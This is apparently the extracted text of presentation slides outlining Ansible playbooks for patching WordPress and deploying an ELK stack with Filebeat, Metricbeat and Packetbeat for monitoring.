


Implementing Patches

Implementing Patches with Ansible

Playbook Overview

- WordPress Patch – wordpress.yml
 - Playbook file backups and archives data
 - Installs latest version of WordPress
- ELK Stack – elk.yml
 - Configures ELK with docker
 - Use ELK to monitor activity
- Beats
 - Filebeat – helps collect file logs
 - Metricbeat – collects system metrics
 - Packetbeat – helps with packet analysis



Questions?

